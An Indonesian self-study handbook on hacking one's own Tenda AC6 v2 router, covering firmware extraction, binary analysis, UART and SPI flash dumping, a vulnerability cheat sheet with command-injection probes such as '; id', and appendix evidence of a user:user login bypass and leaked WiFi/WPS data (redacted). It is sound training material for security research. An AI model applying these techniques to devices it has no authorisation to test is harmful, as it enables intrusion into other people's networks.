
```
{
  "nopwd": "false",
  "netControl": "0",
  "led": "0",
  "cloud": "1",
  "sleepMode": "0",
  "remoteWeb": "0",
  "ddns": "0",
  "upnp": "1",
  "iptv": "0",
  "wl_mode": "ap",
  "dmz": "0",
  "parentControl": "0",
  "firewall": "1",
  "staticRoute": "0",
  "virtualServer": "0",
  "macFilterType": "black"
}
```

```
{
  "product": "f1203",
  "accessType": "2"
}
```

Gambar 10. Status fitur: UPnP & cloud aktif, remote web mati.

ANALISIS FIRMWARE

Sampai sini kita menyerang 'dari luar'. Sekarang kita masuk ke 'dalam' — mengambil dan membedah firmware. Inilah inti yang Anda tunggu.



Gambar 11. Alur analisis firmware.

14. Akuisisi Firmware

Ada dua jalur: **lunak** (tanpa alat) dan **keras** (butuh alat yang sedang dikirim).

14.1 Jalur lunak

- Unduh dari situs vendor (cari 'Tenda AC6 firmware download').
- Ambil dari update OTA: intersepsi/lookup URL update.
- Config/backup dari UI admin (kadang berisi informasi berguna).

```
GET /goform/GetSysAutoRebbootCfg # info update  
# atau telebak URL upgrade dari UI System -> Upgrade
```

14.2 Jalur keras (saat alat tiba)

- UART: baca bootlog, mungkin masuk shell (Bab 19).
- SPI flash: dump chip dengan CH341A + clip SOIC-8 (Bab 20) → dapat firmware 'mentah' 100%.
- JTAG: akses tingkat rendah (boundary scan, debug).

Mengapa dump fisik penting: firmware dari vendor bisa berbeda dari yang benar-benar ada di perangkat. Dump fisik = kebenaran.

15. Ekstraksi Firmware

Firmware adalah 'arsip' berlapis. Kita bongkar dengan binwalk.

```
# lihat isi
tool: binwalk firmware.bin
```

```
# ekstrak otomatis
binwalk -e firmware.bin
```

```
# jika squashfs 'non-standard', pakai sasquatch
# ubifs -> ubireader_extract_images / ubireader_extract_files
# jffs2 -> jefferson
```

Pola umum lapisan: header vendor → kernel (uImage/zImage) → SquashFS rootfs (kadang + JFFS2/UBIFS untuk partisi writable).

- Jika `unsquashfs` gagal versi, coba `sasquatch` (fork yang toleran).
- Untuk UBIFS: `ubireader\_extract\_images` lalu `ubireader\_extract\_files`.

16. Analisis Filesystem

Setelah rootfs terbuka (`squashfs-root/`), cari hal-hal ini:

Yang dicari	Lokasi contoh	Pelajaran
Web root	/web, /www, /htdocs	HTML/JS yang kita lihat di browser
Daemon	/sbin, /usr/sbin, /bin	httpd, upnpd, telnetd — target analisis
Init script	/etc/init.d/, rcS	service apa yang jalan otomatis
Kredensial	/etc/passwd, /etc/shadow, config	user default/hardcoded
Kunci/sertifikat	/etc/ssl, *.pem	sering sama di semua unit (bad)

Script shell *.sh

logika yang mudah dibaca, sering berisi bug

contoh pencarian cepat grep di rootfs:

```
grep -rniE 'password|passwd|admin|system\(|popen\(' squashfs-root/ | head  
find squashfs-root -name '*httpd*' -o -name '*.sh'
```

Pola: daemon `httpd` adalah tempat hampir semua CVE web berada. Nama fungsi di CVE (formSet*, setaccount, exeCommand) mengarah ke binary ini.

17. Analisis Statis Binary

Kita bedah `httpd` tanpa menjalankannya (static analysis).

17.1 Teknik ringan (tanpa GUI)

```
file squashfs-root/bin/httpd # arsitektur, statis/dinamis  
readelf -h httpd | grep Machine  
strings -n 6 httpd | grep -iE 'goform|password|system|/bin/sh'  
# cari simbol/panggilan fungsi berisiko  
objdump -d httpd | grep -E 'strcpy|sprintf|system|popen' | sort | uniq -c
```

17.2 Ghidra (analisis berat)

1. Buka binary di Ghidra, tunggu auto-analysis.
2. Gunakan Symbol Tree / Function List; cari nama fungsi dari CVE (mis. formSetPPTPServer).
3. Lihat XREF: dari string 'goform/...' → fungsi handler → fungsi parsing.
4. Tandai pola berbahaya: strcpy, sprintf, sscanf, system, popen, memcpy tanpa bound.

17.3 Menghubungkan ke celah

Contoh alur penemuan: find string `formSetPPTPServer` → handler memanggil `sscanf`/`strcpy` ke buffer kecil → parameter tak dibatasi → **stack overflow**. Ini persis cara peneliti menemukan CVE-2024-51116.

18. Emulasi Firmware

Emulasi menjalankan firmware di komputer (QEMU) sehingga bisa diuji **tanpa perangkat fisik** dan **tanpa risiko merusak**. Alat bantu: FirmAE, FAT (Firmware Analysis Toolkit), atau QEMU + network chroot manual.

- FirmAE: otomatis menebak tipe perangkat & mencoba boot.
- FAT: pipeline dengan Firmadyne untuk kernel/rootfs.
- Setelah jalan, akses httpd yang diemulasi, tembak payload, dan debug dengan gdb.

```
# gambaran alur (saat alat/VM siap):  
./run.sh -d tenda /path/firmware.bin  
# lalu akses http://<ip-emulasi>/ dan uji ulang bypass/injeksi
```

Keuntungan besar untuk belajar: Anda bisa bereksperimen agresif (crash/overflow) tanpa khawatir merusak router asli.

HARDWARE HACKING

Saat Raspberry Pi, CH341A, dan USB-TTL tiba, inilah yang Anda lakukan.

19. UART: Mendapatkan Console/Shell

19.1 Konsep

Banyak router meninggalkan **serial console** (UART) yang, saat terhubung, menampilkan bootlog dan kadang **prompt root** langsung.

19.2 Langkah praktis

1. Buka casing, cari 3-4 pin berdekatan (biasanya berlabel TX, RX, GND, VCC).
2. Pakai multimeter: GND = 0V; cari TX yang berdenyut saat boot.
3. Sambungkan USB-TTL: GND ke GND, RX↔TX silang, JANGAN sambung VCC dulu.
4. Buka serial: `screen /dev/ttyUSB0 115200` (coba baud lain: 57600, 9600).
5. Nyalakan perangkat → baca bootlog → tekan Enter saat diminta login.

```
# contoh monitor serial  
screen /dev/ttyUSB0 115200  
# atau picocom -b 115200 /dev/ttyUSB0
```

19.3 Yang dicari di bootlog

- Versi U-Boot & cara masuk menu (spasi / tombol tertentu).
- Prompt login root (kadang tanpa password, atau password default).
- Nama partisi & alamat memori (berguna untuk dump).

Pelajaran: pin UART yang tidak diproteksi = seringkali shell penuh. Ini vektor fisik paling umum pada perangkat konsumen.

20. SPI Flash & CH341A

20.1 Konsep

Firmware tersimpan di chip flash (sering **SPI NOR**, 8-pin SOIC). Dengan CH341A + clip/solder, kita bisa **membaca (dump)** seluruh isi chip — termasuk partisi & konfigurasi.

20.2 Langkah praktis

1. Identifikasi chip (tulisan di body, mis. Winbond W25Q128).
2. Sambungkan clip ke CH341A (perhatikan orientasi pin 1).
3. Di Linux: cek `lsusb`; gunakan `flashrom`.

```
flashrom -p ch341a_spi -r dump.bin # baca
flashrom -p ch341a_spi -w modif.bin # tulis (hati-hati!)
flashrom -p ch341a_spi --layout rom.layout -i bios -r bios.bin
```

1. Analisis dump: `binwalk dump.bin` → lihat partisi, rootfs, config.

20.3 Edit firmware (contoh belajar)

Kadang kita bisa menyisipkan shell/telnet ke rootfs, lalu reflash. Tapi hati-hati: **salah tulis = brick**. Selalu backup (`-r`) dulu dan verifikasi checksum.

- Cari partisi JFFS2/NVRAM berisi password — kadang langsung terbaca.
- Beberapa chip punya proteksi; butuh tunggu/lepaskan dari board.

21. Secure Boot & Glitch (konsep)

Perangkat modern mulai memakai **secure boot** (firmware ditandatangani) dan **read-out protection**. Menembusnya butuh: fault injection (glitch tegangan/clock), chip-off, atau eksploitasi bootloader. Untuk pemula, cukup pahami konsepnya; fokus dulu ke perangkat tanpa proteksi (seperti banyak router konsumen).

- Glitch: mengganggu eksekusi tepat saat verifikasi agar 'lolos'.
- Chip-off: melepas chip dan baca dengan programmer.
- Menu recovery/U-Boot sebagai pintu alternatif.

POLA & PENUTUP

22. Cheat Sheet Pola Celah

Pola / Petunjuk	Kemungkinan celah	Langkah uji
Akun user/support/guest di endpoint login	Backdoor/default account	Coba kredensial tak terduga, bandingkan respons
File JS/config bisa diakses tanpa login	Information disclosure	curl file, grep endpoint & versi

Endpoint 'Set*' tanpa CSRF token	CSRF	Cek apakah bisa dipanggil cross-site
Field password di API (wrlPwd/pwd)	Password cleartext	Panggil Get* dan lihat JSON
Fitur ping/traceroute/diagnostik	Command injection	Payload jinak '; id' / '; sleep 5'
Parameter ssid/list/page/time panjang	Buffer overflow	Kirim string panjang, amati crash
UPnP aktif	Port forward dari LAN	Cek kontrol UPnP, buka port
WPS aktif	PIN brute force	Baca PIN / brute, atau pixie-dust
Versi firmware lama	CVE publik (RCE/DoS)	Cocokkan versi ke NVD, cari PoC
Service non-standar terbuka	Permukaan tak teruji	Banner grab, fuzz protokol

23. Roadmap & Latihan Lanjutan

23.1 Latihan di perangkat ini (aman)

- Ulangi Bab 4–7 dan catat setiap temuan pada template laporan.
- Uji lebih banyak kredensial default (user/support/guest) — dokumentasikan hasilnya.
- Unduh firmware resmi AC6 v2, ekstrak dengan binwalk, cari /bin/httpd.
- Jalankan `strings` pada httpd, cari 'goform' dan 'password'.

23.2 Saat alat tiba

- Raspberry Pi: jadikan 'jump box' (nmap, FirmAE, ghidra-server).
- USB-TTL: coba UART pada perangkat latihan bekas (router lama) dulu.
- CH341A: latih dump pada chip flash bekas sebelum menyentuh perangkat penting.

23.3 Sumber belajar

- OWASP IoT Top 10 & OWASP Testing Guide.
- NVD/CVE untuk memetakan versi → kerentanan.
- Repo riset (mis. FirmRec/IoT-Vulns) untuk melihat pola PoC.
- FirmAE/FAT + Ghidra untuk analisis & emulasi.

23.4 Etika & karir

Jadikan skill ini untuk **bug bounty, riset, audit, dan perbaikan**. Selalu ada izin tertulis. Skill hardware/firmware sangat dicari di bidang keamanan embedded & IoT.

24. Glosarium

Istilah	Arti singkat
Firmware	Software yang tertanam di perangkat (OS + aplikasi).
Rootfs	Filesystem utama firmware.
UART	Serial console untuk komunikasi/debug.
SPI flash	Chip memori penyimpan firmware.
JTAG	Antarmuka debug hardware.
Binwalk	Alat membedah/mengekstrak firmware.
SquashFS	Filesystem terkompresi read-only khas embedded.
Ghidra	Reverse-engineering tool (free, NSA).
Command injection	Menyisipkan perintah shell lewat input.
Buffer overflow	Menimpa memori dengan input berlebih.
CSRF	Memaksa browser admin mengirim perintah diam-diam.

CVE ID kerentanan publik; CVSS = skor tingkat bahaya.

Emulasi Menjalankan firmware di komputer (QEMU).

Lampiran A — Bukti Live Perangkat Anda

Seluruh gambar berikut berasal dari perangkat Tenda AC6 v2 Anda (192.168.0.1), diambil selama sesi belajar ini.


Error! The browser does not support JavaScript.

Please enable JavaScript or try another browser compatible with JavaScript to experience more features of the device.



[Forgot password? ▼](#)

A.1 Halaman login asli perangkat.



A.2 Dashboard admin asli (via sesi hasil bypass).

● ● ● Reconnaissance - Port Scan (nmap live)

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-01 06:43 WIB
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
5500/tcp  open  hotline
9000/tcp  open  cslistener
10004/tcp open  emcirmirccd
52881/tcp open  unknown

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Tenda WAP http admin
5500/tcp  open  hotline?
9000/tcp  open  cslistener?
10004/tcp open  emcirmirccd?
52881/tcp open  upnp        MiniUPnP
Service Info: Device: WAP
```

A.3 Hasil port scan & service enumeration.

● ● ● F-01 CRITICAL - Login bypass user:user (redacted)

```
$ curl -i -X POST http:///login/Auth -d 'username=user&password=user'
HTTP/1.0 302 Redirect
Set-Cookie: password=REDACTED-SESSION-TOKEN; path=/
Location: http:///main.html

# kredensial lain (GAGAL, balas "1"): admin/admin, admin/1234, root/admin,
# HANYA user:user yang berhasil -> AUTH BYPASS / BACKDOOR
```

A.4 Bukti login bypass user:user.

● ● ● Bocor: SSID + password WiFi (cleartext) [redacted]

```
{
  "ssid_5g": "",
  "wrlPwd_5g": "REDACTED-WPA-KEY",
  "security_5g": "wpawpa2psk",
  "ssid": "",
  "wrlPwd": "REDACTED-WPA-KEY",
  "security": "wpawpa2psk"
}
```

A.5 Bocor password WiFi (cleartext).

● ● ● WPS aktif + PIN bocor [redacted]

```
GET /goform/WifiWpsGet
{"wpsEn":"1","pinCode":"REDACTED"}

GET /goform/GetWrlStatus
{"wpsEn":"1","namePwd":"1","signal":"22", ...}
```

A.6 WPS aktif & PIN bocor.

●●● Firmware & Fitur (UPnP/Cloud aktif)

```
{
  "firmware": "V15.03.06.51_multi",
  "rebootEn": "1",
  "remoteWeb": "0",
  "wl_mode": "router",
  "lan": "192.168.0.1",
  "syncInternetTime": "1",
  "apClientConnect": "0",
  "ipMacBindEn": "0"
}
```

```
{
  "nopwd": "false",
  "netControl": "0",
  "led": "0",
  "cloud": "1",
  "sleepMode": "0",
  "remoteWeb": "0",
  "ddns": "0",
  "upnp": "1",
  "iptv": "0",
  "wl_mode": "ap",
  "dmz": "0",
  "parentControl": "0",
  "firewall": "1",
  "staticRoute": "0",
  "virtualServer": "0",
  "macFilterType": "black"
}
```

```
{
  "product": "f1203",
  "accessType": "2"
}
```

A.7 Firmware & status fitur.

●●● Info disclosure: daftar klien / DHCP [redacted]

```
GET /goform/GetIpMacBind
```

```
{"dhcpClientList":[  
  {"ipaddr":"","macaddr":"","devname":""},  
  {"ipaddr":"","macaddr":"","devname":""},  
  {"ipaddr":"","macaddr":"","devname":""} ... ]}
```

A.8 Daftar klien/DHCP.

Permukaan Serangan (Attack Surface)

HARDWARE	UART / JTAG / SPI flash / eMMC
BOOT	Bootloader U-Boot, secure boot
FIRMWARE	Filesystem, httpd, binary, kernel
NETWORK	Port terbuka, UPnP, DNS, WPAD
WEB / API	Auth, injeksi, overflow, CSRF
RADIO	WiFi (WPS/WPA), BLE, Zigbee
CLOUD / APP	Akun cloud, API mobile, sertifikasi

Makin ke atas = makin fisik (butuh alat) | Makin ke bawah = makin logis

A.9 Diagram lapisan serangan.

Dibuat untuk pembelajaran pribadi pada perangkat milik sendiri. Gunakan ilmu ini secara bertanggung jawab dan legal.

BAGIAN II

Reverse Engineering & Binary Exploitation (MIPS)

Buku Belajar — Volume 2

Reverse Engineering & Binary Exploitation

Menemukan celah di dalam binary, lalu memahaminya sampai eksploitasi (MIPS & ARM)

Studi kasus: Tenda AC6 v2 — Realtek RTL8197F (MIPS 24Kc, little-endian)

Item	Detail
Target	Router Tenda AC6 v2 (milik sendiri), firmware V15.03.06.51/52_multi
Arsitektur	MIPS 24Kc 32-bit LITTLE-ENDIAN (uImage Linux/MIPS, SquashFS LE)
Isi	Kernel (vmlinux), rootfs SquashFS (xz kustom), /bin/httpd
Fokus Vol.2	Pure RE (Ghidra/r2/gdb/capstone) + binary exploitation (stack, ROP, shellcode)

Prasyarat Volume 1 (recon/web/firmware) berguna tapi tidak wajib

ETIKA: hanya untuk perangkat milik sendiri / lab berizin. Eksploitasi bisa merusak; uji di emulasi dulu (QEMU/FirmAE), bukan langsung ke router produksi.

BAGIAN A — FONDASI REVERSE ENGINEERING

1. Apa itu Reverse Engineering & Mengapa Penting
2. Toolchain Reverse Engineering
3. ELF & Arsitektur MIPS (register, calling convention, delay slot)
4. Perbandingan MIPS / ARM / x86

BAGIAN B — RE UNTUK MENEMUKAN CELAH

5. Alur: Firmware -> httpd -> Webroot -> XREF
6. Membaca Binary: file, readelf, nm, strings
7. Ghidra 101 (load, analyze, decompile, XREF)
8. Pola Celah di Decompiler (strcpy/sprintf/system/popen)
9. Menemukan Command Injection lewat RE
10. Menemukan Buffer Overflow lewat RE
11. Dynamic Analysis (QEMU-user + gdb-multiarch + strace)

BAGIAN C — BINARY EXPLOITATION

12. Layout Memori Proses
13. Mekanika Stack Overflow
14. Eksploitasi MIPS: seluk-beluk
15. Eksploitasi ARM: seluk-beluk
16. Mitigasi Modern & Kenyataan di Embedded
17. Teknik Kontrol Eksekusi: ret2libc, ROP, Shellcode
18. Menulis Exploit dengan pwntools
19. Emulasi & Debug Exploit
20. Studi Kasus: CVE Tenda (formSet*, setaccount)

BAGIAN D — PRAKTIK & PENUTUP

21. Lab Bertahap
22. Catatan Nyata: Membongkar SquashFS Kustom Tenda
23. Cheat Sheet RE & Eksploitasi
24. Glosarium & Referensi

FONDASI REVERSE ENGINEERING

1. Apa itu Reverse Engineering & Mengapa Penting

Reverse Engineering (RE) = **membalik proses**: dari binary jadi 'otak' di belakangnya. Di firmware hacking, sumber kode jarang tersedia, jadi kita wajib membaca hasil kompilasi.

- Menemukan celah yang tidak terlihat dari luar (buffer overflow, injeksi, backdoor).
- Memahami cara kerja httpd/daemon → tahu parameter apa yang harus dikirim.
- Memetakan fungsi CVE ke alamat nyata di binary Anda.
- Membuka jalan eksploitasi: mencari 'gadget' dan alamat library.

Ada dua gaya: **static** (baca binary tanpa menjalankan: Ghidra/radare2) dan **dynamic** (jalankan & amati: gdb/strace). Praktik terbaik: **gabungkan keduanya**.

2. Toolchain Reverse Engineering

Alat	Fungsi	Contoh perintah
file	Tebak jenis & arsitektur	file httpd
readelf / objdump	Header ELF, section, disassembly	readelf -h httpd; objdump -d httpd
nm	Daftar simbol (jika tidak di- strip)	nm -D httpd
strings	Teks/magic di binary	strings -n 6 httpd grep goform
Ghidra	Decompiler + disassembler (GUI)	(analisis, XREF, pseudo-C)
radare2 / rizin	RE via terminal, scripting	r2 -A httpd
gdb-multiarch	Debug multi-arsitektur	gdb-multiarch ./httpd
qemu-user		qemu-mipsel -L rootfs ./httpd

